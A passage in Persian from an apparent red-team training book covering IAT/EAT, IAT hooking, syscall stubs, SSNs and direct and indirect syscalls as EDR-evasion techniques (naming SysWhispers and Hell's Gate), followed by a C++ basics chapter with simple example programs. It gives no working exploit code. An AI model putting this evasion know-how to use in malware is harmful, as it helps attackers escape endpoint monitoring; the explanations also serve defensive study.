EAT فهرستی از تمام توابعی را شامل می‌شود که یک ماژول (معمولاً DLL) می‌خواهد برای استفاده توسط دیگر برنامه‌ها در اختیار بگذارد. برنامه‌های دیگر می‌توانند این توابع را بر اساس نام یا شماره ترتیب (ordinal) فراخوانی کنند.

زمانی که یک برنامه دیگر این DLL را بارگذاری می‌کند، می‌تواند از تابع GetProcAddress() استفاده کند یا اجازه دهد loader به‌صورت خودکار آدرس توابع اعلام‌شده در EAT را حل کند.

این همان روشی است که DLLها قابلیت‌های قابل‌استفاده مجدد را به برنامه‌ها ارائه می‌دهند.

t.me/cybershelf

مقایسه فنی IAT و EAT

ویژگی	IAT (جدول آدرس واردات)	EAT (جدول آدرس صادرات)
هدف	حل آدرس توابع خارجی مورداستفاده برنامه	در دسترس قرار دادن توابع DLL برای ماژول‌های دیگر
چه کسی استفاده می‌کند؟	برنامه‌ها یا EXEهایی که توابع را وارد می‌کنند	DLLها یا EXEهایی که توابع را صادر می‌کنند
زمان استفاده	هنگام بارگذاری برنامه	زمانی که یک فرآیند دیگر DLL را وارد یا بارگذاری پویا می‌کند
چه کسی آن را تغییر می‌دهد؟	Windows Loader در زمان بارگذاری؛ یا hookها برای ره‌گیری	توسط نویسنده DLL در زمان کامپایل تعیین می‌شود
خواندنی/نوشتنی؟	نوشتنی — قابل تغییر (برای IAT hooking)	معمولاً فقط خواندنی، اما از طریق GetProcAddress قابل‌دسترسی است
اهمیت امنیتی	اغلب برای hook کردن API، patch کردن توابع، یا تغییر مسیر استفاده می‌شود	در پروکسی DLL یا جایگزینی جدول صادرات برای تزریق تابع استفاده می‌شود
روش دسترسی	با اشاره مستقیم به حافظه یا از طریق loader	از طریق GetProcAddress یا ordinal
مکان ذخیره در PE	بخش idata.	بخش edata.

کاربرد در دنیای واقعی

- وقتی شما در کد خود تابع MessageBoxA را فراخوانی می‌کنید، کامپایلر/لینکر یک ورودی در IAT ایجاد می‌کند که به آن تابع اشاره دارد.
- در زمان اجرا، loader آن ورودی IAT را با آدرس واقعی تابع MessageBoxA در user۳۲.dll پر می‌کند، با استفاده از EAT موجود در همان DLL.
- اگر یک مهاجم ورودی IAT را به یک تابع دلخواه تغییر دهد (IAT hooking)، کد شما هنوز همان آدرس را فراخوانی می‌کند — ولی حالا این آدرس تحت کنترل مهاجم است.

ملاحظات امنیتی

- IAT hooking یکی از تکنیک‌های رایج در Red Team و بدافزارهاست، چون به مهاجم اجازه می‌دهد فراخوانی‌های تابع‌های مشروع (مثل ReadFile) را به کد مخرب هدایت کند.
- Patch کردن EAT یا جایگزینی DLL با پروکسی مشابه می‌تواند برای تزریق توابع دلخواه در زنجیره بارگذاری مورداستفاده قرار گیرد، با تغییر جدول صادرات یا بارگذاری یک DLL با امضاهای مشابه.

خلاصه

- IAT = توسط برنامه‌هایی استفاده می‌شود که توابع خارجی را از DLLها فراخوانی می‌کنند.
- EAT = توسط DLLها برای در اختیار قرار دادن توابعشان به دیگر برنامه‌ها استفاده می‌شود.
- IAT به EAT ماژول‌های خارجی وابسته است تا آدرس توابع را تعیین کند.
- هر دو بخش مهمی از پیوند پویا (dynamic linking) در ویندوز هستند و هر دو هدف رایجی برای تحلیل بدافزار و عملیات تیم قرمز محسوب می‌شوند.

t.me/cybersn4f

مفاهیم Syscall

Syscall چیست؟

تعریف

System Call (یا Syscall) مکانیزمی است که به یک برنامه در حالت کاربر (User Mode) اجازه می‌دهد تا از خدمات سیستم‌عامل در حالت کرنل (Kernel Mode) درخواست بدهد.

ازآنجایی‌که فرآیندهای حالت کاربر نمی‌توانند مستقیماً به حافظه دارای سطح دسترسی بالا یا سخت‌افزار دسترسی داشته باشند، آن‌ها برای انجام برخی کارها مجبور به فراخوانی syscall هستند، مانند:

- تخصیص حافظه
- باز کردن فایل
- ایجاد فرآیند (Process) یا نخ (Thread)
- دسترسی به رجیستری ویندوز

در ویندوز، توابع syscall معمولاً با پیشوند Nt یا Zw شروع می‌شوند، مانند:

- NtAllocateVirtualMemory
- NtReadVirtualMemory
- NtCreateThreadEx
- ZwCreateFile

انتقال از حالت کاربر به حالت کرنل

Syscallها به‌عنوان دروازه‌ای بین Ring ۳ (User Mode) و Ring ۰ (Kernel Mode) عمل می‌کنند. در سیستم‌های مدرن ویندوز x۶۴، دستور مورداستفاده برای این انتقال، syscall است.

Syscall Stub چیست؟

تعریف

Syscall Stub یک تابع کوچک است — معمولاً داخل فایل ntdll.dll — که رجیسترها را آماده می‌کند و دستور syscall را اجرا می‌کند.

این stub مانند یک بسته‌بندی (wrapper) عمل می‌کند که گذر از حالت کاربر به کرنل را ممکن می‌سازد.

هدف

- بارگذاری شماره syscall (SSN) در رجیستر EAX
- انتقال اولین آرگومان از RCX به R۱۰

t.me/cybershelf

- اجرای دستور syscall برای ورود به حالت کرنل

این Stubها قابل hook شدن توسط EDRها هستند (راهکارهای شناسایی نقاط انتهایی)، که برای تشخیص فعالیت‌های مشکوک یا مخرب، این توابع را مانیتور یا patch می‌کنند.

کالبدشکافی یک Syscall Stub

در اینجا یک نمونه اسمبل شده از stub تابع NtClose در ویندوز x۶۴ آورده شده است:

```
mov eax, 0x0012 ; SSN (System Service Number) for
NtClose
mov r10, rcx ; Windows syscall convention: RCX → R10
syscall ; Transition to kernel-mode
ret ; Return to caller
```

توضیح مرحله‌به‌مرحله:

۱. *mov eax, ۰x۱۲:*

- شماره خدمات سیستم (SSN) را بارگذاری می‌کند.
- کرنل از این شماره برای شناسایی تابع مناسب در جدول SSDT استفاده می‌کند.

۲. *mov r۱۰, rcx:*

- طبق قرارداد syscall در ویندوز x۶۴، اولین آرگومان باید در رجیستر R۱۰ قرار بگیرد، نه RCX.
- این انتقال برای سازگاری با دستور syscall ضروری است.

۳. *syscall:*

- یک دستور سریع CPU است که از Ring ۳ به Ring ۰ سوئیچ می‌کند.
- از رجیسترهای خاص مدل مانند IA۳۲_LSTAR برای مشخص کردن نقطه ورود در کرنل استفاده می‌شود.

۴. *ret*

- پس از اجرای تابع کرنل، این دستور باعث بازگشت به کد کاربر می‌شود.

SSN چیست؟ (System Service Number)

تعریف

SSN یک عدد صحیح منحصربه‌فرد است که به هر syscall اختصاص داده می‌شود. این عدد به کرنل می‌گوید که باید کدام تابع را از System Service Dispatch Table (SSDT) اجرا کند.

مثال:

t.me/cybershel

- در یک نسخه از ویندوز، NtAllocateVirtualMemory ممکن است SSN برابر با ۰x۱۸ داشته باشد
- ولی در نسخه‌ای دیگر، همان تابع ممکن است ۰x۱A باشد

بنابراین SSNها به نسخه ویندوز وابسته هستند — این موضوع در زمان پیاده‌سازی دستی syscallها بسیار مهم و حساس است.

خلاصه

- Syscall ابزاری است که به برنامه‌های User Mode اجازه می‌دهد از کرنل خدمات بگیرند.
- Syscall Stub کدی کوچک در ntdll.dll است که رجیسترها را تنظیم کرده و دستور syscall را اجرا می‌کند.
- EDRها اغلب این stubها را برای شناسایی فعالیت‌های مخرب hook می‌کنند.
- SSN (System Service Number) شماره‌ای است که کرنل با آن تابع موردنظر را از SSDT پیدا می‌کند.
- SSNها بین نسخه‌های مختلف ویندوز متفاوت‌اند — این موضوع هنگام نوشتن syscall دستی باید در نظر گرفته شود.

t.me/cybershelf

مفاهیم Syscall مستقیم و غیرمستقیم

درک Syscallها در ویندوز

در سیستم‌عامل ویندوز، System Call (یا syscall) مکانیزمی است که به برنامه‌های حالت کاربر اجازه می‌دهد از خدمات کرنل درخواست بدهند. این انتقال از حالت کاربر به حالت کرنل برای عملیاتی مانند دسترسی به فایل‌ها، مدیریت حافظه و کنترل فرآیندها ضروری است.

معمولاً برنامه‌ها ابتدا توابع سطح بالای API را از DLLهایی مانند kernel۳۲.dll فراخوانی می‌کنند. این APIها به‌نوبه خود توابع Native API را در ntdll.dll صدا می‌زنند، مانند:

```
NtAllocateVirtualMemory
```

توابع Native API شامل syscall stub هستند که حاوی دستور syscall هست — همان دستور کلیدی که انتقال به حالت کرنل را انجام می‌دهد.

هر syscall با یک System Service Number (SSN) منحصربه‌فرد شناسایی می‌شود. این SSN قبل از اجرای syscall در رجیستر EAX قرار می‌گیرد، و کرنل با استفاده از آن مشخص می‌کند کدام سرویس باید اجرا شود.

Direct Syscalls

Syscall مستقیم چیست؟

Syscall مستقیم به معنای دور زدن لایه‌های استاندارد API و اجرای مستقیم دستور syscall از طریق کدی است که خود برنامه‌نویس نوشته است. در این روش به‌جای استفاده از تابعی در ntdll.dll، برنامه شامل یک syscall stub اختصاصی با SSN موردنظر خود هست.

چرا از Syscall مستقیم استفاده می‌شود؟

راهکارهای امنیتی مانند EDR (Endpoint Detection and Response) اغلب توابع API را در حالت کاربر hook می‌کنند تا فعالیت‌های مشکوک را ره‌گیری کنند. با استفاده از syscall مستقیم، مهاجمان می‌توانند از این hookها عبور کنند، چون کد آن‌ها به APIهایی که hook شده‌اند متکی نیست.

جزئیات پیاده‌سازی

یک syscall مستقیم معمولاً شامل مراحل زیر است:

۱. قرار دادن SSN در رجیستر EAX
۲. تنظیم رجیسترهای مناسب (مثل RCX، RDX و ...) برای پارامترهای syscall

t.me/cybershell

۳. اجرای دستور syscall (ابزارهایی مانند SysWhispers برای تولید این نوع syscall stubs استفاده می‌شوند.)

بااین‌حال ازآنجایی‌که SSNها بین نسخه‌های مختلف ویندوز متفاوت‌اند، hardcode کردن آن‌ها خطرناک است.

تکنیک‌هایی مثل Hell's Gate و Halo's Gate این امکان را می‌دهند که شماره‌ی SSN را به‌صورت پویا و در زمان اجرا به دست آورید؛ این کار باعث می‌شود برنامه سازگارتر باشد و مخفی‌کاری بیشتری داشته باشد.

محدودیت‌ها

اگرچه syscall مستقیم می‌تواند hookهای حالت کاربر را دور بزند، ولی الگوهای رفتاری غیرمعمولی دارد:

- دستور syscall خارج از ntdll.dll اجرا می‌شود — رفتاری غیرطبیعی
- آدرس بازگشت پس از syscall به حافظه‌ای غیراستاندارد اشاره دارد

این رفتارها ممکن است توسط EDRهای پیشرفته که به دنبال چنین انحراف‌هایی هستند، شناسایی شوند.

Indirect Syscalls

Syscall غیرمستقیم چیست؟

Syscall غیرمستقیم سعی می‌کند مزایای syscall مستقیم را حفظ کند، ولی درعین‌حال رفتار برنامه را طبیعی‌تر و مشروع‌تر جلوه دهد.

در این روش، برنامه به‌جای اجرای مستقیم syscall، به دستور syscall موجود در داخل ntdll.dll پرش (jump) می‌کند.

چرا از Syscall غیرمستقیم استفاده می‌شود؟

با اجرای دستور syscall درون ntdll.dll:

- از hookهای حالت کاربر دوری می‌شود (چون مستقیماً API را فراخوانی نمی‌کند)
- stack فراخوانی (call stack) طبیعی‌تر به نظر می‌رسد — ریسک شناسایی کاهش می‌یابد

جزئیات پیاده‌سازی

در یک syscall غیرمستقیم، برنامه:

t.me/cybershelf

۱. آدرس تابع موردنظر در ntdll.dll را پیدا می‌کند
۲. آفست مربوط به دستور syscall داخل آن تابع را محاسبه می‌کند
۳. رجیسترها را با پارامترهای لازم مقداردهی می‌کند
۴. به دستور syscall در ntdll.dll پرش می‌کند

این روش باعث می‌شود هم syscall و هم بازگشت از آن درون ntdll.dll انجام شود — که با رفتار طبیعی ویندوز هم‌راستاست.

محدودیت‌ها

اگرچه سیستم کال‌های غیرمستقیم (Indirect Syscalls) از سیستم کال‌های مستقیم پنهان کارانه تر هستند، اما همچنان ممکن است توسط EDRها شناسایی شوند؛ مخصوصاً آن‌هایی که کل پشته‌ی فراخوانی (Call Stack) را تحلیل می‌کنند یا الگوهای غیرعادی در جریان اجرای برنامه (Control Flow) را زیر نظر دارند.

ملاحظات در عبور از EDR

هر دو روش syscall مستقیم و غیرمستقیم، تکنیک‌هایی برای فرار از شناسایی توسط EDR (سیستم‌های تشخیص و پاسخ در نقطه پایانی) هستند:

Syscall مستقیم:

- با دور زدن hookهای حالت کاربر، از ردیابی توسط EDRها جلوگیری می‌کند.
- اما به دلیل الگوهای اجرایی غیرمعمول (مثل اجرای syscall خارج از ntdll.dll یا آدرس بازگشت مشکوک)، ممکن است توسط EDRهای پیشرفته علامت‌گذاری (flag) شود.

Syscall غیرمستقیم:

- رویکردی پنهان کارانه تر (stealthier) دارد، چراکه اجرای آن با جریان اجرای مورد انتظار سیستم مطابقت دارد (درون ntdll.dll).
- بااین‌حال، EDRهای پیشرفته که توانایی تحلیل stackهای فراخوانی یا مانیتورینگ از حالت کرنل را دارند، همچنان ممکن است این روش را شناسایی کنند.

با پیشرفت مداوم فناوری‌های EDR، مهاجمان نیز روش‌های خود را تطبیق می‌دهند — این پویایی، نشان‌دهنده‌ی ماهیت تعقیب و گریز دائمی در حوزه‌ی امنیت سایبری است.منابع

RedOps: Direct Syscalls vs Indirect Syscalls

t.me/cybershelf

- https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls

RedOps: Exploring Hell's Gate

- https://redops.at/en/blog/exploring-hells-gate

Alice Climent-Pommeret: A Syscall Journey in the Windows Kernel

- https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/

MDSEC: Resolving System Service Numbers using the Exception Directory

- https://www.mdsec.co.uk/۲۰۲۲/۰٤/resolving-system-service-numbers-using-the-exception-directory/
- https://redops.at/en/blog/exploring-hells-gate
- https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/
- https://www.mdsec.co.uk/۲۰۲۲/۰٤/resolving-system-service-numbers-using-the-exception-directory

t.me/cybershelf

فصل سوم

مبانی C++ برای کار با رابط برنامه‌نویسی ویندوز



t.me/cybe

مقدمه‌ای بر زبان C++

C++ یک زبان برنامه‌نویسی قدرتمند، سریع و همه‌منظوره است که در اوایل دهه ۱۹۸۰ توسط Bjarne Stroustrup به‌عنوان گسترشی از زبان C توسعه یافت. این زبان هم قابلیت دسترسی سطح پایین به حافظه را فراهم می‌کند و هم امکانات انتزاعی سطح بالا مثل کلاس‌ها، قالب‌ها (Templates) و چندریختی (Polymorphism) را ارائه می‌دهد. این ویژگی‌ها باعث شده که C++ برای برنامه‌نویسی در سطح سیستم و توسعه نرم‌افزارهای بزرگ بسیار مناسب باشد.

چرا باید C++ یاد بگیریم؟

یادگیری زبان C++ پایه‌ای محکم در مفاهیم علوم کامپیوتر فراهم می‌کند؛ مفاهیمی ازجمله مدیریت حافظه، برنامه‌نویسی شیءگرا (OOP)، و کارایی الگوریتم‌ها.

C++ به‌طور گسترده‌ای در حوزه‌هایی مانند موتورهای بازی‌سازی، برنامه‌های دسکتاپی، سیستم‌های نهفته (Embedded)، سیستم‌عامل‌ها و ابزارهای امنیتی مورداستفاده قرار می‌گیرد.

چرا C++ برای برنامه‌نویسی Windows API ایده آل است؟

Windows API (رابط برنامه‌نویسی کاربردی ویندوز) مجموعه‌ای از رابط‌های سطح پایین است که مایکروسافت ارائه داده تا بتوان مستقیماً با سیستم‌عامل ویندوز تعامل داشت. این رابط‌ها دسترسی به عملکردهایی مانند موارد زیر را فراهم می‌کنند:

- مدیریت پردازه (Process) و نخ (Thread)
- عملیات روی فایل و رجیستری
- رابط‌های کاربری (UI)
- حافظه و امنیت
- سیستم کال‌ها و تعامل با کرنل

اگرچه Windows API به زبان C نوشته‌شده، C++ اغلب گزینه‌ای ترجیحی برای کار با آن است. دلایل آن:

۱. سازگاری کامل با C: C++ می‌تواند تمام توابع Windows API را مستقیماً فراخوانی کند، بدون نیاز به واسط یا سربار اضافی.
۲. پشتیبانی از OOP: در C++ می‌توان منطق پیچیده APIها را در قالب کلاس‌های قابل‌استفاده مجدد کپسوله‌سازی کرد.
۳. RAII و اشاره‌گرهای هوشمند: برای مدیریت امن منابع سیستم مثل Handleها و حافظه.

t.me/cybershelf

۴. پشتیبانی از اسمبلی خطی و دسترسی سطح پایین: مناسب برای نوشتن ابزارهای سطح سیستم یا مخصوص رد تیم.
۵. ادغام کامل با Visual Studio و WinDbg: محیط‌های توسعه و اشکال‌زدایی استاندارد صنعت به‌خوبی با پروژه‌های C++ کار می‌کنند.

درزمینه‌هایی مانند تیم قرمز (Red Teaming)، توسعه درایور، یا تحقیق در حوزه دور زدن EDR، زبان C++ کنترل کامل بر حافظه، اشاره‌گرها و سیستم کال‌ها را فراهم می‌کند — چیزی که برای دست‌کاری سطح پایین و پنهان‌کاری حیاتی است.

t.me/cybershelf

مفاهیم C++

۱. ساختار پایه یک برنامه C++

هر برنامه C++ با تابع خاص main() آغاز می‌شود که نقطه ورود برنامه است. قبل از آن از دستور #include برای واردکردن کتابخانه‌های استاندارد استفاده می‌کنیم.

دستورهای برنامه به ترتیب اجرا می‌شوند و معمولاً با return ۰ پایان می‌یابند که نشان‌دهنده اجرای موفق برنامه است.

۲. ورودی و خروجی (I/O)

در C++، ورودی معمولاً از طریق صفحه‌کلید (standard input) و خروجی روی کنسول چاپ می‌شود.

برای این کار از ابزارهای کتابخانه استاندارد مانند cin برای ورودی و cout برای خروجی استفاده می‌شود که هر دو در فضای نام std قرار دارند.

۳. متغیرها و نوع داده‌ها

C++ یک زبان strongly typed است؛ یعنی هر متغیر باید با نوع مشخصی تعریف شود:

int, float, char, bool و غیره.

حافظه این متغیرها یا در stack (برای تخصیص محلی یا ایستا) یا در heap (برای تخصیص پویا) ذخیره می‌شود.

۴. کنترل جریان (Control Flow)

ساختارهای کنترل جریان برای تصمیم‌گیری و تکرار استفاده می‌شوند:

- شرط‌ها: if, else if, else برای بررسی شرایط بولی
- حلقه‌ها: for, while, do-while برای تکرار تا زمانی که شرط برقرار است
- switch-case: بررسی چندین مقدار ممکن برای یک متغیر

۵. توابع

توابع برای گروه‌بندی منطق قابل‌استفاده مجدد طراحی‌شده‌اند. می‌توانند پارامتر بگیرند و مقدار بازگردانند.C++ از overloading توابع پشتیبانی می‌کند، یعنی چند تابع با نام یکسان اما پارامترهای متفاوت.

t.me/cybershelf

۶. اشاره‌گرها و ارجاع‌ها (Pointers & References)

- اشاره‌گرها آدرس حافظه را نگه می‌دارند و در برنامه‌نویسی سطح پایین ضروری‌اند.
- ارجاع‌ها نام مستعاری برای متغیرها هستند و اجازه می‌دهند بدون کپی کردن، مقادیر اصلی تغییر کنند.

هر دو برای عملکرد بالا و تعامل با APIهای سیستم بسیار مهم‌اند.

۷. تخصیص حافظه پویا

++C اجازه می‌دهد حافظه در حین اجرای برنامه با new تخصیص و با delete آزاد شود.

این حافظه در heap ذخیره می‌شود و آزاد کردن آن بر عهده برنامه‌نویس است تا از نشت حافظه جلوگیری شود.

۸. آرایه‌ها و رشته‌های سبک C

- آرایه‌ها توالی‌هایی با اندازه ثابت هستند.
- رشته‌های C آرایه‌هایی از نوع char هستند که با کاراکتر '\۰' پایان می‌یابند.

برای جلوگیری از overflow، باید از توابع امن‌تر مانند strcpy_s به‌جای strcpy استفاده کرد.

۹. ساختارها (Struct)، شمارش‌ها (Enum) و نام‌های مستعار نوع (Type Aliases)

- Struct: گروه‌بندی متغیرهای مرتبط
- Enum: تعریف مقادیر عددی نام‌گذاری شده برای خوانایی بهتر
- Typedef / using: ایجاد نام‌های مستعار برای ساده‌تر کردن نوع‌های پیچیده

این موارد به‌طور مکرر در ساختارهای داده‌ای Windows API و برنامه‌نویسی سطح سیستم استفاده می‌شوند.

۱۰. برنامه‌نویسی شیءگرا (OOP)

++C از اصول کامل شیءگرایی پشتیبانی می‌کند:

- کلاس‌ها: تعریف داده‌ها و رفتارها
- Encapsulation: کنترل دسترسی با public, private, protected
- سازنده/مخرب: برای مقداردهی اولیه و پاک‌سازی
- ارث‌بری و چندریختی: باز استفاده و رفتارهای پویا

t.me/cybershelf

۱۱. فضای نام و std::

فضاهای نام (Namespaces) برای گروه‌بندی نمادهای مرتبط و جلوگیری از تداخل نام استفاده می‌شوند.

کتابخانه استاندارد در فضای std:: قرار دارد. می‌توانید:

- از std::cout استفاده کنید یا
- بنویسید using namespace std; (در پروژه‌های بزرگ توصیه نمی‌شود)

۱۲. اشاره‌گرهای هوشمند (Smart Pointers)

++C اشاره‌گرهای هوشمند برای مدیریت خودکار حافظه فراهم می‌کند:

- unique_ptr: مالکیت انحصاری
- shared_ptr: شمارنده مرجع

این ابزارها کمک می‌کنند از نشت حافظه و اشاره‌گرهای آویزان[۱] جلوگیری شود.

۱۳. قالب‌ها (Templates)

Templateها امکان برنامه‌نویسی عمومی را فراهم می‌کنند، یعنی یک تابع یا کلاس می‌تواند با هر نوع داده‌ای کار کند. پایه‌ای برای STL هستند و به باز استفاده و ایمنی نوع کمک می‌کنند.

۱۴. توابع لامبدا (Lambda Expressions)

لامبداها توابع بی‌نام تعریف‌شده درجا هستند. برای منطق‌های کوتاه و قابل‌استفاده مجدد مناسب‌اند، مثل:

- مرتب‌سازی
- فیلتر کردن
- callbackها
- threading

می‌توانند متغیرهای اطراف خود را با مقدار یا ارجاع بگیرند.

---

[۱] dangling pointers

t.me/cybershelf

۱۵. انتقال مالکیت (Move Semantics)

Move semantics اجازه می‌دهد منابع بدون کپی کردن، از یک شیء به شیء دیگر منتقل شوند. با استفاده از std::move می‌توان از عملیات پرهزینه در داده‌های بزرگ مانند رشته‌ها یا بافرها جلوگیری کرد.

۱۶. مدیریت خطا (Exception Handling)

++C از exception برای مدیریت خطا در زمان اجرا استفاده می‌کند:

- try: بلوک مستعد خطا
- throw: پرتاب خطا
- catch: گرفتن و رسیدگی به خطا

این سازوکار جلوی کرش برنامه را می‌گیرد و بازیابی امن را ممکن می‌سازد.

۱۷. RAII (مالکیت منبع با زمان حیات شیء[۲])

یک الگوی ++C که در آن منابع مانند حافظه، فایل یا قفل با زمان حیات شیء مرتبط می‌شوند.

وقتی شیء از دامنه خارج شود، destructor به‌طور خودکار منبع را آزاد می‌کند.

مثال‌ها:

- فایل‌ها
- اشاره‌گرهای هوشمند
- lock guardها برای همگام‌سازی threadها

۱۸. کتابخانه استاندارد الگوها (STL)

STL مجموعه‌ای قدرتمند از کانتینرها و الگوریتم‌ها است:

- کانتینرها: vector, map, set, queue
- الگوریتم‌ها: sort, find, for_each
- iteratorها: اشاره‌گرهای انتزاعی برای پیمایش کانتینرها

کد STL باز استفاده‌پذیر، کارا و آزموده شده است.

---

[۲] Resource Acquisition Is Initialization

t.me/cybershelf

۱۹. آمادگی برای توسعه با Windows API

برای تعامل با سیستم‌عامل ویندوز، زبان C++ بهترین انتخاب است به دلایل زیر:

- دسترسی مستقیم به حافظه
- امکان دست‌کاری ساختارها (struct)
- کنترل سطح اشاره‌گرها
- سازگاری کامل با زبان C (که زبان اصلی WinAPI است)

کارهای رایج شامل موارد زیر می‌شوند:

- واردکردن هدر <Windows.h>
- استفاده از رشته‌های wide مانند wchar_t و L"string"
- مدیریت انواع داده‌ای مانند HANDLE، DWORD، LPVOID و غیره
- فراخوانی توابع بومی ویندوز مثل CreateProcessW، VirtualAlloc، MessageBoxW

آشنایی با ساختارها، اشاره‌گرها و مدل‌های حافظه برای کار با هسته ویندوز، سیستم کال‌ها و تکنیک‌های فرار از EDR بسیار ضروری است.

خلاصه مطالب

دسته‌بندی	مفاهیم تحت پوشش
اصول پایه	ساختار برنامه، متغیرها، ورودی/خروجی
ساختارهای کنترلی	if، for، while، switch
توابع	تعریف، پارامترها، overloading
حافظه و اشاره‌گر	اشاره‌گر، تخصیص پویا، nullptr
گروه‌بندی داده	آرایه، struct، enum، نوع‌های مستعار
شیءگرایی (OOP)	کلاس، سازنده، متدها، کپسوله‌سازی
مفاهیم پیشرفته	smart pointer، template، لامبدا، استثناها، move semantics
ایمنی و RAII	مدیریت منابع بر اساس دامنه
STL	vectorها، iteratorها، الگوریتم‌ها
یکپارچه‌سازی با ویندوز	Windows.h، handleها، رشته‌های wide، ساختارهای API ویندوز

cybershelf

ایجاد پروژه در Visual Studio

مرحله‌به‌مرحله: ساخت پروژه C++ Console در Visual Studio

سازگار با نسخه‌های Visual Studio ۲۰۱۹, ۲۰۲۲ و بالاتر

۱. اجرای Visual Studio

- از منوی Start یا دسکتاپ، Visual Studio را بازکنید.

۲. ساخت پروژه جدید

- در صفحه شروع، روی گزینه "Create a new project" کلیک کنید.

۳. انتخاب قالب "Console App"

- در کادر جستجو بنویسید: Console App
- از بین گزینه‌ها، "Console App (C++)" را انتخاب کنید.
  گزینه‌ی "Console App (.NET Core)" یا پروژه‌های #C را انتخاب نکنید.
- روی Next کلیک کنید.

۴. پیکربندی پروژه

- Project name: مثلاً MyCppProject یا هر نام دلخواه دیگر
- Location: یک پوشه برای ذخیره پروژه انتخاب کنید
- Solution name: می‌تواند با نام پروژه یکی باشد
- روی Create کلیک کنید.

۵. انتخاب تنظیمات پروژه

- Target Framework: روی حالت پیش‌فرض بماند (یا جدیدترین نسخه را انتخاب کنید)
- Platform Toolset: حالت پیش‌فرض را حفظ کنید، مگر اینکه نیاز خاصی به سازگاری داشته باشید
- روی Create یا OK کلیک کنید.

۶. نوشتن کد

فایلی به نام MyCppProject.cpp خواهید دید که دارای ساختار اولیه‌ای شبیه به این است:

t.me/cybershelf

```
#include <iostream>

int main() {
    std::cout << "Hello, World!" << std::endl;
    return 0;
}
```

در این فایل می‌توانید کد خود را جایگزین یا اضافه کنید.

۷. ساخت (Build) پروژه

از منوی بالا انتخاب کنید:

```
Build → Build Solution
```

یا

کلید میانبر: Ctrl + Shift + B

این مرحله کد شما را کامپایل می‌کند.

۸. اجرای پروژه

کلید میانبر: Ctrl + F5 برای اجرا بدون حالت دیباگ

یا از منو: Debug → Start Without Debugging

در این حالت، یک پنجره کنسول باز می‌شود و خروجی مثل زیر نمایش داده می‌شود:

```
Hello, World!
```

تنظیمات اختیاری برای توسعه با Windows API

برای استفاده از توابع Windows API مانند MessageBoxW یا CreateProcessW:

در ابتدای فایل .cpp خود این دستور را اضافه کنید:

```
#include <Windows.h>
```

برای فعال‌سازی پشتیبانی از یونیکد:

- به Project → Properties بروید
- در بخش Configuration Properties → General
  - گزینه‌ی Character Set را روی Use Unicode Character Set تنظیم کنید
- روی OK کلیک کنید تا تنظیمات ذخیره شوند.

t.me/cybershelt

مثال‌های ابتدایی برنامه‌نویسی در C++

۱. Hello World – اولین برنامه

```
#include <iostream>  // Includes the standard
input/output stream library

int main() {  // Entry point of every C++ program
    std::cout << "Hello, World!" << std::endl;  //
Outputs text to the console
    return 0;  // Returns 0 to indicate successful
execution
}
```

توضیح:

- #include <iostream>: این یک دستور پیش پردازنده است که کتابخانه‌ی ورودی/خروجی استاندارد را بارگذاری می‌کند. این به ما اجازه می‌دهد از std::cout، std::cin و سایر توابع ورودی/خروجی استفاده کنیم.
- int main(): تابع main() نقطه‌ی آغاز هر برنامه‌ی C++ است. این تابع یک عدد صحیح را به سیستم‌عامل بازمی‌گرداند — معمولاً عدد ۰ به معنای «بدون خطا» است.
- std::cout: خروجی استاندارد است، برای چاپ متن روی ترمینال استفاده می‌شود.
- <<: به آن عملگر درج (insertion operator) می‌گویند و برای ارسال داده به جریان خروجی استفاده می‌شود.
- std::endl: خط جاری را تمام کرده و بافر خروجی را پاک می‌کند تا مطمئن شود متن فوراً نمایش داده شود.
- return ۰;: به سیستم اعلام می‌کند که برنامه با موفقیت اجرا شده است.

t.me/cybershelt

۲. دریافت ورودی از کاربر با cin

```
#include <iostream>

int main() {
    int age;  // Declare an integer variable to store
age

    std::cout << "Enter your age: ";
    std::cin >> age;  // Read input from user and store
it in 'age'

    std::cout << "You are " << age << " years old." <<
std::endl;
    return 0;
}
```

توضیح:

- std::cin: جریان ورودی استاندارد است که برای دریافت ورودی از کاربر (معمولاً از طریق صفحه‌کلید) استفاده می‌شود.
- >>: عملگر استخراج (extraction operator) است و برای واردکردن داده‌ی کاربر به یک متغیر استفاده می‌شود.
- int age;: یک متغیر از نوع عدد صحیح (int) تعریف می‌کند تا مقادیر عددی را نگه دارد.

۳. دستورات شرطی – if، else if، else

```
#include <iostream>

int main() {
    int number;

    std::cout << "Enter a number: ";
    std::cin >> number;

    if (number > 0) {
        std::cout << "Positive number" << std::endl;
    } else if (number < 0) {
        std::cout << "Negative number" << std::endl;
    } else {
        std::cout << "Zero" << std::endl;
    }

    return 0;
}
```

/cybershe

توضیح:

- دستورات شرطی جریان اجرای برنامه را بر اساس شرایط کنترل می‌کنند.
- if: زمانی اجرا می‌شود که شرط برقرار باشد.
- else if: یک شرط جایگزین ارائه می‌دهد.
- else: زمانی اجرا می‌شود که همه‌ی شرایط قبلی برقرار نباشند.
- این ساختار منطق تصمیم‌گیری را در زبان C++ معرفی می‌کند.

۴. حلقه‌ها (ساختارهای تکرار)

حلقه for – تعداد مشخصی از تکرارها

```cpp
#include <iostream>

int main() {
    for (int i = 0; i < 5; i++) {
        std::cout << "Iteration: " << i << std::endl;
    }
    return 0;
}
```

توضیح:

for (init; condition; update):

- int i = ۰: حلقه را از ۰ شروع می‌کند.
- i < ۵: حلقه تا زمانی اجرا می‌شود که این شرط برقرار باشد.
- i++: در هر تکرار مقدار i را یک واحد افزایش می‌دهد.

حلقه‌های for زمانی استفاده می‌شوند که می‌دانید چند بار باید تکرار انجام شود.

t.me/cybe

حلقه while – تکرار نامشخص (وابسته به شرط)

```
#include <iostream>

int main() {
    int i = 0;
    while (i < 5) {
        std::cout << "i is still less than 5: " << i <<
std::endl;
        i++;
    }
    return 0;
}
```

توضیح:

while (شرط): کد را تا زمانی که شرط درست باشد اجرا می‌کند.

مناسب برای زمانی است که پایان اجرای حلقه وابسته به ورودی در زمان اجرا یا شرایط خارجی است.

۵. توابع

```
#include <iostream>

// Function declaration and definition
void greet() {
    std::cout << "Hello! Welcome to C++ programming." <<
std::endl;
}

int main() {
    greet();  // Function call
    return 0;
}
```

توضیح:

- void greet(): تابعی به نام greet تعریف می‌کند که هیچ مقداری برنمی‌گرداند (void) و هیچ پارامتری نمی‌گیرد.
- توابع کمک می‌کنند تا کد را به بلوک‌های قابل‌استفاده مجدد تقسیم کنیم.
